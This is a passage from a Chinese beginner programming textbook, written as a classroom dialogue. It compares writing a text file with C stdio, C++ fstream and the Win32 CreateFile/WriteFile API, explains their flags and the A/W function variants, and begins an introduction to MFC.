fp = fopen("text.txt","w")；调用stdio.h里定义的fopen函数打开文件。fpen函数里面带有两个参数，第一个参数"text.txt"为要打开的文件名；第二个参数"w"指明存取权限，"w"表示是往文件中重新写入内容，如果指明的文件"text.txt"不存在，则先创建文件。

类似的，第二个参数还可以为：

"r" 读取文件内容，如果指明文件不存在，则打开失败；

"a" 在文件末尾新加内容，如果指明文件不存在，则先创建文件；

"r+" 对一个已存在文件读取和写入；

"w+" 对一个新文件读取和写入，我们这里没这么麻烦，用"w"就可以了。

fprintf(fp, "%s", output)；终于到往文件中写入内容的语句了。C语言的fprintf函数可以帮助我们完成该功能，第一个参数fp为文件指针，第二个参数"%s"指明输出的是字符串，第三个参数output为要输出的字符串内容——"Hello,C!"。

第二个参数除了是"%s"指明字符串类型外，还可以是：

"%c" 字符类型；

"%d" 整型；

"%o" 无符号整型；

"%x" 十六进制数；

"%f" 浮点数。

在C语言中，输出不同的类型，需要指明不同的类型域串——这和C++的输出不同，C++可以自动匹配，我们可以在后面看见。

fclose(fp)；关闭文件指针。

最后return 0 表示运行结束，退出main函数。


小结：

老师说道，“解释了这么久，累死我了。我们在VC下编译，执行该程序，看看效果吧。”

“先把程序输到文件中。新建一文本文件，然后重命名为file.c；双击该文件，VC++会自动运行并打开该文件，我们在VC中输入上面的源代码。”

“然后按Ctrl+F7编译该文件，会提示是否新建工作区，点确定确认；等编译结束后再按Ctrl+F5链接和执行文件。”

“随着惬意的Linking... file.exe − 0 error(s), 0 warning(s)的提示，在同目录下生成了一个text.txt文件，并且输入了内容为‘Hello,C!’，如图1。”



“哦！成功了！”同学们欢呼到。

“纯C语言的代码，其函数名和类型名均为小写，”老师说道，“C++也是这样，C++是在C语言基础上发展的一门语言。”

2、C++语言简单分析

C++语言，是在C语言的基础上，加上面向对象的思想，并改进了C语言的一些不足，从而产生的一门新语言。

面向对象的思想是一种重要的思想，是人们认识客观世界的一种重要方法论。它把世界上每种东西都看成是一种对象，各个对象具有各自的状态和处理方法，各对象间通过发送消息进行交互。比如，人是一种对象，具有身高，体重，肤色等状态；钟也是一种对象，有时针，分针等状态；人要知道时间，给钟发出看表的消息，来完成交换。

而在C++语言中，通过类这种数据结构来实现面向对象的思想。类相当于特殊的变量，它可以存储数据，可以让你提要求，命令它进行一些操作。并且，我们可以通过类的封装、复用，继承和多态性等特性，来完成代码的重用，提高开发效率。

在C语言中，++为变量自加运算符，比如常用的循环语句for(int i=0; i<=len; i++)。所以C++表示它是在C语言基础之上发展而来的，比C更完善和强大。

用C++语言写输出文件的例子如下。同样，这个例子显示了C++程序的一般格式。

```
#include<fstream.h>          //c++的fstream.h头文件
int main()
  {
    fstream file;    //定义fstream类的一个对象file
    file.open("testcpp.txt",ios::in|ios::out,0); //用类的open方法建立文件
    file<<"Hello, C++!"<<endl;      //用类的<<操作符输出内容
    file.close();     //用类的close方法关闭文件
    return 0;
  }
```

C++中最重要的思想就是面向对象的思想，从这个小程序里也可以窥其一斑。

首先#include<fstream.h>，在C++中，对文件的操作是通过stream的子类fstream（文件流）来实现的，所以，要用这种方式操作文件，就必须加入头文件fstream.h。

后面的“//c++的fstream.h头文件”是注释。在C++中，比C语言多了种注释方法，就是双斜线“//”方式。双斜线是单

排注释方式，从“//”开始到本排结束，C++都把它当成注释内容。

主函数的第一句 fstream file；是定义了 fstream 类的一个对象 file。类和对象的关系是抽象和具体的关系，就像人类和 ww0830 一样的关系。

类是个抽象的概念，不能真正的执行操作，必须定义了类的具体对象，才能由对象去执行所属类拥有的能力。

也如人类有写文章这个能力，但 X 档案却不能让某个人类去写文章；只能让人类里的某个对象——ww0830 这个人去完成写文章的操作，（写这个例子，大汗～～）写出的东东在哪里？就是你正在看的这本啊！

所以 fstream 这个类虽然拥有文件操作的能力，但我们不能让这个类去写文件，只能定义这个类的具体对象——file 去操作文件。

有了 file 这个对象，就可以操纵 fstream 类里面定义的成员函数。fstream 类有很多成员函数，其中一个成员函数 open()，可以用来打开文件。

原型是 void open(const char* filename,int mode,int access)；

参数说明：

char* filename:	要打开的文件名
int mode:	要打开文件的方式
int access:	打开文件的属性

打开文件的方式 int mode 在类 ios（是所有流式 I/O 类的基类）中定义，常用的值如下：

ios::app:	以追加的方式打开文件
ios::in:	文件以输入方式打开
ios::out:	文件以输出方式打开
ios::binary:	以二进制方式打开文件
ios::nocreate:	不建立文件，所以文件不存在时打开失败
ios::noreplace:	不覆盖文件，所以打开文件时如果文件存在失败
ios::trunc:	如果文件存在，把文件长度设为 0

可以用“或”把以上属性连接起来，如 ios::in\|ios::out

打开文件的属性 int access 取值是：

0：	普通文件，打开访问
1：	只读文件
2：	隐含文件
4：	系统文件

也可以用“或”或者“+”把以上属性连接起来，如 3 或 1|2 就是以只读和隐含属性打开文件。

这个时候，老师强调道：“无论是在 C 函数还是 API 函数中，都可以用按位取或‘|’符号来把多个属性连接起来。可以这样做的原因是，那些属性都是整数值，而且精心规划，用二进制表示时，都只有一位置 1，其他位均为 0。就像打开文件属性值有 0 (0000)，1(0001)，2 (0010)，4 (0100) 几种，这样用‘|’符号按位取或比如 1|2 = (0001) | (0010) = (0011)后，仍可以清楚的反应出其实使用了 0010 和 0001 这两种属性值。”

老师歇了歇，继续说道：“同样的，ios::in，ios::out 和 ios::app 也类似，分别是 in = 1(0001)，out = 2 (0010)，app = 8 (1000)，合起来后仍然可以分辩。大家一定想得到还会有一个值是 4(0100)的属性吧。”

同学们答道：“是啊，是啊，它是什么呢。”

老师说道：“它是 ios::ate，表示定位到文件尾。”

“哦，bingle！”台下打了个响指。“又学到了以前不知道的东西！老师继续讲吧。”


通过对象操纵成员函数，只需要在对象名的后面加上一个点“.”，再跟上成员函数就可以了。就像上面代码里的 file.open ("testcpp.txt",ios::in|ios::out,0)；一样，表示用 open 成员函数打开名为“testcpp.txt”的普通文件，权限是输入输出。

打开了文件，可以用 fstream 类的“<<”运算符来向文件写入内容。就像上面代码里 file<<"Hello C++!"<<endl；，先往文件输出 "Hello C++!"，然后输出 endl——回车换行。

最后关闭文件，使用 fstream 类 close()成员函数来完成该功能。上面代码中的 file.close()；就把 file 对象相连的文件关闭。

小结：

老师说道：“我们测试一下吧。用最简单的方法，新建一个记事本文档，重命名为 file.cpp。然后双击打开，在 VC 中输入上面的代码，再 Ctrl+F7 编译，Ctrl+F5 链接运行。成功！生成了名为 test.txt 文件，并往里面输入了内容 "Hello,C++!"，如图 2。”



“哦！还是成功了！”大家欢呼起来。

“类的思想之一就是把内部状态和方法实现封装起来，只留出接口——成员函数让外部调用。”老师说道，“而且大家要注意，用 C 语言输出时，要用‘%s’指明输出为字符串类型；而 C++ 中，无论是字符串 "Hello C++!"，还是回车符 endl，都用<<符号直接输出。”

“哦，不说还真没注意，确实不一样啊，”同学们仔细的对比两个程序后，问道，“怎么回事呢？C++ 都用<<输出不会出错吗？”

老师回答到：“这就是 C++ 另一个重要的特性——多态性。虽然都是同样的运算符<<，但做的工作却不同，C++ 可以自动判断要输出的是什么类型，然后自动做不同输出的操作。有了多态性，可以大大减少程序员的工作量。”

“哇！真的是程序虽小，思想俱全啊！”大家感叹到。

“嗯，但在我们课程中不会更多的使用 C++ 以及类的思想，因为类把操作封装好了后，反而不利用我们自由的构造底层数据。这里我们更关注的是 C 语言编程和 Windows API 编程。”

3、Windows API编程

API 的英文全称是 Application Programming Interface，即应用程序编程接口；Windows API 就是指 Windows 系统下的应用程序编程接口。

当 Windows 操作系统逐渐开始占据主导地位的时候，开发 Windows 平台下的应用程序成为人们的需要；如果用纯 C 或 C++ 开发 Windows 环境下的窗口程序，费时费力，效果也不好。

Microsoft 公司在开发 Windows 系统时，也给出了 Windows 系统下编程的解决方案。这就是 Windows 平台 API 应用程序接口。它是 Windows 提供给程序员的一系列 API 函数。这些 API 函数同一般的 C 函数相似，具有输入输出参数，执行后有返回值（废话……）。有了这些 API 函数，程序员们就可以像“积木块”一样，要完成什么样的功能，就调用所对应的 API 函数，从而搭建

出各种各样的应用程序。

API 的上层是千姿百态的应用程序，而 API 的下层就是 Windows 的操作系统核心了。API 函数是构筑 Windows 系统编程的基石，一切在 windows 下的操作，最终都会映射为 API 函数的调用！

“哦，Windows 下的所有功能都是通过调用 API 函数来完成的吗？”同学们歪着头问。

“是！”老师肯定的回答到。

“会不会有什么 Windows 的应用程序，没有通过 API 函数就能实现了它的功能呢？比如刚才的那个 C 程序。”同学们问道。

老师笑道：“呵呵，任何应用层的程序涉及到系统时，最终都是使用 API 来完成功能的。那个 C 程序，同样最终调用 API 完成功能；不仅如此，就连我们直接在资源管理器里点右键，选新建文件，最终也是调用 API 实现的。”

“哦！”大家听得很惊奇。

“这是因为一般情况下，微软没有源代码可以让我们改动，我们不能拥有‘自己’的函数来让 Windows 系统去执行。因此任何让 Windows 的动作，都只能用 API 函数来实现。”

老师顿了顿，继续说道：“正因为所有的功能都通过调用 API 函数来实现，所以我们才可以使用 API Hook 技术，即改变 API 函数的内容，插入我们自己的代码。如果其他程序使用该 API，就会执行我们加入的功能。”

“哦，有道理。但我们还是想知道，难道我们就不能跳过 Windows API，作任何更底层的开发了吗？”

“恩，还是可以，比如使用 DDK，开发驱动程序！！不过它都已经不是架构在 Windows 系统之上的了，反而，是 Windows 系统要依赖它们，它们比系统还底层。呵呵。”

“哦，明白了。说了这么多，API 编程到底是什么样子啊？好想看看啊！”大家感兴趣的说道。

“好！Windows API 随着系统的发展而发展，从过去的 WIN16 API 发展到现在普遍使用的 WIN 32 API，以及 64 位系统拥有的 WIN64 API。”

用 Windows API 函数建立文件的例子如下，当然是 WIN32 API 的程序。

```
#include<windows.h>  //包含windows.h
int main()
{
    HANDLE hFile;  //句柄
    DWORD num;    //DWORD = unsigned long
    hFile = CreateFile(
            "testAPI.txt", GENERIC_WRITE,
            0,NULL,
            OPEN_ALWAYS,FILE_ATTRIBUTE_NORMAL,
            NULL);     //建立文件句柄
    WriteFile(
            hFile,"Hello API!",
            sizeof("Hello API!"),&num,
            NULL);     //往文件中写入"Hello API!"
    CloseHandle(hFile);     //关闭文件句柄
    return 0;
}
```

解释一下：#include<windows.h>，包含 Windows.h 头文件，当要使用 Windows API 函数进行编程时，就一定要包含这个头文件。

HANDLE hFile；DWORD num；定义两个变量。HANDLE 和 DWORD 都是 Windows 的数据类型。HANDLE 称为句柄，可以用来指向一种对象；而 DWORD 其实就是 unsigned long，即无符号长整型。这样定义的 hFile 是一个句柄，num 是一个整数。

在 Windows API 函数中，可以使用 CreateFile()函数来建立或打开文件。其函数原型是：

```
HANDLE CreateFile(
  LPCTSTR lpFileName  //要建立或打开的文件名;
  DWORD dwDesiredAccess  //打开文件所想拥有的权限;
  DWORD dwShareMode  //文件的共享方式;
  LPSECURITY_ATTRIBUTES lpSecurityAttributes  //
指向SECURITY_ATTRIBUTES结构的指针;
  DWORD dwCreationDisposition  //文件存在与不存在时
的操作方式;
  DWORD dwFlagsAndAttributes  //文件属性和标志;
  HANDLE hTemplateFile  //模板文件句柄，可以为NULL。
);
```

老师强调：“所有的 API 函数，都有 ANSI 实现和 Unicode 实现两种形式，分别是函数名加 A 和 W。以 CreateFile 函数为例，在 WINBASE.H 中，有预定义如下。”

```
#ifdef UNICODE
#define CreateFile  CreateFileW
#else
#define CreateFile  CreateFileA
#endif
```

“这是预定义的表示法。#ifdef UNICODE 即在 UNICODE 环境下时；#define CreateFile CreateFileW —— CreateFile 函数等于是 CreateFileW 函数；

#else，否则，就是在 ANSI 的环境下时；#define CreateFile CreateFileA —— CreateFile 函数等于是 CreateFileA 函数。”

“就是说，在 Windows 下，其实是没有 CreateFile 这个函数的实现的，只有 CreateFileA 和 CreateFileW 这两个函数的实现。当 CreateFile 的参数是 ANSI 码时，系统会自动使用 CreateFileA 来执行，如果参数是 Unicode 码，系统则使用 CreateFileW 来执行。”

“哦！好神奇！”

“而 CreateFileA 和 CreateFileW 在系统中，其实也只具体实现了一个。在 Win98 时，实现的是 CreateFileA 函数，——CreateFileW 函数只是将所带参数转变为 ANSI 后，调用 CreateFileA 函数来完成功能。”

“在进入 Win2000 后，为了国际化的使用，微软力推 Unicode。所以在 Win2000 以上的系统中，都是具体实现 Unicode 函数。这里就是实现了 CreateFileW，而 CreateFileA 只是将参数转换为 Unicode 后，调用 CreateFileW 函数。”

“具体说，CreateFileA 函数的反汇编就是：”

```
text:77E5A837 ; HANDLE __stdcall
CreateFileA(LPCSTR lpFileName,
DWORD dwDesiredAccess,
DWORD dwShareMode,
LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                    DWORD dwCreationDisposition,
DWORD dwFlagsAndAttributes,
HANDLE hTemplateFile)
 text:77E5A837                    public CreateFileA
 text:77E5A837      lpFileName        = dword ptr  8
 text:77E5A837      dwDesiredAccess = dword ptr  0Ch
 text:77E5A837      dwShareMode       = dword ptr  10h
 text:77E5A837      lpSecurityAttributes= dword ptr
14h
 text:77E5A837      dwCreationDisposition= dword ptr
18h
 text:77E5A837      dwFlagsAndAttributes= dword ptr
1Ch
```

```
.text:77E5A837        hTemplateFile  = dword ptr  20h
.text:77E5A837
.text:77E5A837        push    ebp
.text:77E5A838        mov     ebp, esp
.text:77E5A83A        push    [ebp+lpFileName]
.text:77E5A83D        call    sub_77E5A7FC
.text:77E5A842        test    eax, eax
.text:77E5A844        jz      loc_77E801FD
.text:77E5A84A        push    [ebp+hTemplateFile]
.text:77E5A84D        push
[ebp+dwFlagsAndAttributes]
.text:77E5A850        push
[ebp+dwCreationDisposition]
.text:77E5A853        push
[ebp+lpSecurityAttributes]
.text:77E5A856        push    [ebp+dwShareMode]
.text:77E5A859        push    [ebp+dwDesiredAccess]
.text:77E5A85C        push    dword ptr [eax+4]
.text:77E5A85F        call    CreateFileW
```

“啊，啊，这个…这个…，”小菜们往后一跳，手脚狂摆，道：“我们连C语言都才学不久，没有理由会认识汇编吧。”

“呵呵，代码的主要含义就是把参数转变成Unicode形式，然后直接调用CreateFileW函数而已，和前面说的是一致的。”

“哦！一个小小的API函数，也有这么大学问啊！”小菜们点头说道。

“还没完呢。API函数的参数更有看头，我们一个一个的稍加解释！”

要建立或打开的文件名lpFileName：

该字符串用ANSI形式表示时，最长限制是MAX_PATH，一般是260；如果想用更长的长度，可以使用Unicode，从而达到32，767的长度。但使用Unicode时，要在路径最开始加上\\?\。这和文件的命名系统规定有关。

打开文件所想拥有的权限属性dwDesiredAccess：

前面说过，一个属性值，其实是精心构造的整数。这些整数用二进制表示时，只有一位置1，其他位均为0，从而使用按位取或运算符‘|’将几个属性连接起来时，系统也能清楚的分辨设置了那些属性。

API函数的参数也不例外，这里权限属性的取值有：

```
#define FILE_READ_DATA              ( 0x0001 )
文件可读
#define FILE_WRITE_DATA             ( 0x0002 )
文件可写
#define FILE_APPEND_DATA            ( 0x0004 )
追加数据
#define FILE_EXECUTE                ( 0x0020 )
文件可执行
#define FILE_READ_ATTRIBUTES        ( 0x0080 )
读取文件属性
#define FILE_WRITE_ATTRIBUTES       ( 0x0100 )
改变文件属性
#define FILE_ALL_ACCESS
(STANDARD_RIGHTS_REQUIRED | SYNCHRONIZE | 0x3FF)
所有权限，用|符号连接起来
```

文件的共享模式dwShareMode：指明在使用该文件时，其他程序对该文件的操作权限，可以有如下取值。

```
#define FILE_SHARE_READ        0x00000001
共享可读
#define FILE_SHARE_WRITE       0x00000002
共享可写
#define FILE_SHARE_DELETE      0x00000004
共享删除
```

如果为0，则该文件在被关闭前，不可被其他程序共享使用。

指向SECURITY_ATTRIBUTES结构的指针lpSecurityAttributes：

指明返回的句柄是否可被子进程继承。如果为NULL，则不可继承。

文件存在与不存在时的操作方式dwCreationDisposition：

```
#define CREATE_NEW              1 新建文件，如果文件
已存在则失败
#define CREATE_ALWAYS           2 新建文件，如果已存
在，则改写文件
#define OPEN_EXISTING           3 打开已存在文件
#define OPEN_ALWAYS             4 如果文件存在，则打
开，如果不存在，则新建。
```

因为在这里，属性1、2新建成功和新建失败是矛盾的，不能共存，所以用3表示另外一种属性。但一般属性值都不会这样。

文件属性和标志dwFlagsAndAttributes：

```
该标志只用于文件对象，常用的值如下：
#define FILE_ATTRIBUTE_READONLY       0x00000001
只读属性
#define FILE_ATTRIBUTE_HIDDEN         0x00000002
隐藏属性
#define FILE_ATTRIBUTE_SYSTEM         0x00000004
系统属性
#define FILE_ATTRIBUTE_DIRECTORY      0x00000010
文件属性
#define FILE_ATTRIBUTE_ARCHIVE  0x00000020
存档属性
#define FILE_ATTRIBUTE_ENCRYPTED      0x00000040
加密属性
#define FILE_ATTRIBUTE_NORMAL         0x00000080
普通
#define FILE_ATTRIBUTE_TEMPORARY      0x00000100
临时
```

模板文件句柄hTemplateFile：

该文件句柄提供文件属性和扩展属性给现正被创建的文件。如果NULL，表明没有模板文件。

返回值：如果函数执行成功，则返回建立或打开文件的句柄，可用在后面的输出文件和关闭文件中。

课间插播新闻，人物独家采访：

问：“为什么讲解的这么详细呢？”

答：“呵呵，一是为了初学者更好的了解和提高；二是自己的记性不好，详细的写在这里以后便于查找复习；第三是，我改变做法，大张旗鼓，浓墨重笔，比较详细的对重要的东西进行介绍。希望到达效果。”

“哦！原来是这样，真是用心良苦啊。希望读者也能喜欢这种风格。好，让我们回到现场。”

在我们的程序中，执行如下语句来建立文件句柄：

```
hFile = CreateFile(
        "testAPI.txt", GENERIC_WRITE,
        0,NULL,
        OPEN_ALWAYS,FILE_ATTRIBUTE_NORMAL,
        NULL);          //建立文件句柄
```

即建立一个名为testAPI.txt的普通文件，OPEN_ALWAYS指明如果文件已存在，则打开；如果不存在，则新建文件。

虽然这个语句含有回车和空格，被分成了几行。但编译器在

作第一步——语法分析时，会自动识别和去掉回车，空格及Tab制表等字符。所以在参数很长时，可以通过适当的回车换行来便于阅读。

建立了文件句柄后，可以使用 WriteFile 函数来往文件中写入内容。WriteFile 函数原型如下。

```
BOOL WriteFile(
    HANDLE hFile  //文件句柄，用前面CreateFile函数所建立
    LPCVOID lpBuffer  //往文件里写入的内容
    DWORD nNumberOfBytesToWrite  //往文件写入的字节数
    LPDWORD lpNumberOfBytesWritten  //返回的真实写入字节数
    LPOVERLAPPED lpOverlapped);  //执行OVERLAPPED结构的指针
```

具体来说，我们程序的实现是：


```
WriteFile(
        hFile,"Hello API!",
        sizeof("Hello API!"),&num,
        NULL);
```

sizeof () 是个特殊的函数，它不保存EIP，不压堆栈，直接返回参数对象的长度。WriteFile 函数执行后，我们往文件中写入了"Hello API!"这几个字。

最后，使用 CloseHandle API 函数关闭文件句柄，CloseHandle (hFile)。

小结：

老师说道："我们来验证一下，新建一个记事本文档，重命名为API.cpp。然后双击打开，在VC中输入上面的代码，再Ctrl+F7编译，Ctrl+F5链接运行。成功！生成了名为testAPI.txt的文件，并往里面输入了内容"Hello,API!"，如图3所示。"



老师说道："大家可以看到，API函数的使用方式和C语言差不多，因为API本身就是用C写的。我们在Windows系统下编程时，可以用标准c语言和c++语言编程（这是当然的，只要是任何编译器都可以），也可以使用微软提供的API函数接口编程（只能在Windows下使用），但更多的时候，是C语言函数和API函数的混合使用。"

"这种混合使用的原因，更多是因为没有分清C函数和API函数之间的区别。"

"标准C语言或C++语言，其函数名称全是小写字母，比如前面使用的fopen，fprintf，fclose，open函数等；不仅如此，C语言的变量类型也全是小写字母。如下："

```
int 整型
bool 布尔型
float 浮点型
char 字符型
```

"而Windows API函数就不一样了，其函数名是以大写开头的大小写混用，如刚才的CreateFile，WriteFile等函数；而使用的基本类型，也不一样，采用的是全大写字母的Windows数据类型。比如刚才程序的HANDLE，DWORD等。"

"我们说过DWORD其实就是unsigned long。Windows的数据类型其实都是这样，是对标准C语言数据类型的组合。类似常用的还有："

```
typedef int              BOOL;
typedef unsigned char     BYTE;
typedef unsigned short    WORD;
typedef int              INT;
typedef unsigned int      UINT;
typedef unsigned int      *PUINT;
```

同学们问道："哦，为什么要重新命名一次啊，岂不多此一举？"

老师回答："不。微软觉得C语言的全小写命名规则不科学，当函数名称过长时不利于人们的阅读。所以提供了一套改进的命名规范，就是API命名规范——函数名称采用大小写混写，而数据类型使用全大写，以显示和C语言命名方式的区别。"

"但为了和原来一直使用的标准C代码兼容，所以并没有淘汰纯小写的命名规范。就导致了这两种方式的存在。"

"所以，当我们习惯的敲入int，bool等定义变量时，其实采用的是C语言编程方式；如果是纯Windows API的编程，应该采用INT，BOOL来定义——微软是老大嘛。"老师最后总结到："而在Windows下，安装了VC后，还有一种编程方式——MFC编程。"

4、MFC简介

MFC的全称是Microsoft Foundation Class，即微软基础类库。是微软为Windows程序员提供的一个面向对象的Windows编程接口（Windows API函数接口不是面向对象的）。

